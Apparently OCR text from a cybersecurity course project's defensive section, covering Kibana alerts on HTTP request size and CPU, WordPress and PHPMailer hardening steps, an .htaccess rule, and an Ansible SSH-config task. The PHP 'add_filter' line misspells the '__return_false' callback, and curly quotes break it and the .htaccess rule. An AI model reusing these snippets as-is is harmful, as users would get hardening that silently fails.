- What is the **threshold** it fires at?
  - Above 3500 for the last 1 minute



Create threshold alert

Send an alert when your specified condition is met. Your watch will run every 1 minute.

Name: HTTP Request Size Monitor

Indices to query: packetbeat-7.8.0

Use * to broaden your query.

Time field: @timestamp

Run watch every: 1 minute

Match the following condition


```
WHEN sum() OF http.request.bytes OVER all documents IS ABOVE 3500 FOR THE LAST 1 minute
```

Perform 0 actions when condition is met

CPU Usage Monitor

Summarize the following:

- Which **metric** does this alert monitor?
  - When max () OF system.process.cpu.total.pct Over all documents
- What is the **threshold** it fires at?
  - Above 0.5 for the last 5 minutes



Create threshold alert

Send an alert when your specified condition is met. Your watch will run every 1 minute.

Name: CPU Usage Monitor

Indices to query: metricbeat-7.7.0-2022.05.14-000003 ×

Use * to broaden your query.

Time field: @timestamp

Run watch every: 1

Match the following condition

```
WHEN max() OF system.process.cpu.total.pct OVER all documents IS ABOVE 0.5 FOR THE LAST 5 minutes
```

Hardening

Hardening Against Wordpress User Enumeration on Target 1

- Disable XMLRPC
- Disable WP API JSON
  - Prevents brute force & DDOS attacks if disabled

- add_filter(‘xmlrpc_enabled’, ‘_return_false’);
- Install Disable Rest API Plugin

Hardening Against Privilege Escalation on Target 1

- Limit the number of privileged accounts
- Follow the least privilege rule
- Install vulnerability scanner to identify security misconfigurations & server vulnerabilities
- Ensures that admin access is given to key personnel and is continuously monitored
- Establish security policy that follows least privilege rule and actively monitors users with admin access

Hardening Against MySQL Login Access/Data Exfiltration on Target 1

- Implement password salting to protect passwords stored in databases.

  - Adds a string of 32 or more characters to a password and then hashes them
  - Increases password complexity, making them unique and secure

    - *User password -> Salt -> Hashing Algorithm -> Hashed Password + Salt*

Hardening Against Weak Passwords on Target 2


- Use strong passwords
- Implement & enforce policy to change passwords every 90 days
- Implement multi factor authentication

Hardening Against Access to Wordpress Directories on Target 2

- Install WP Security Audit Log Plugin
- Setup Web application firewall

Hardening Against PHPMailer Vulnerability on Target 2

- Upgrade to the latest software version of php mailer
- Disable php execution in the uploads folder



```
# BEGIN WordPress
<IfModule mod_rewrite.c>
RewriteEngine On
RewriteBase /
RewriteRule ^index\.php$ - [L]
RewriteCond %{REQUEST_FILENAME} !-f
RewriteCond %{REQUEST_FILENAME} !-d
RewriteRule . /index.php [L]
</IfModule>
# END WordPress
<FilesMatch “\.(php|php\.)$”>
Order Allow,Deny
Deny from all
</FilesMatch>
```


Implementing Patches

Implementing Patches with Ansible

Playbook Overview

Explain which vulnerability each task in the playbook patches:

- Harden SSH Config



```
- name: Add hardened SSH config
  copy:
    dest: /etc/ssh/sshd_config
    src: etc/ssh/sshd_config
    owner: root
    group: root
    mode: 0600
  notify: Reload SSH
```

The End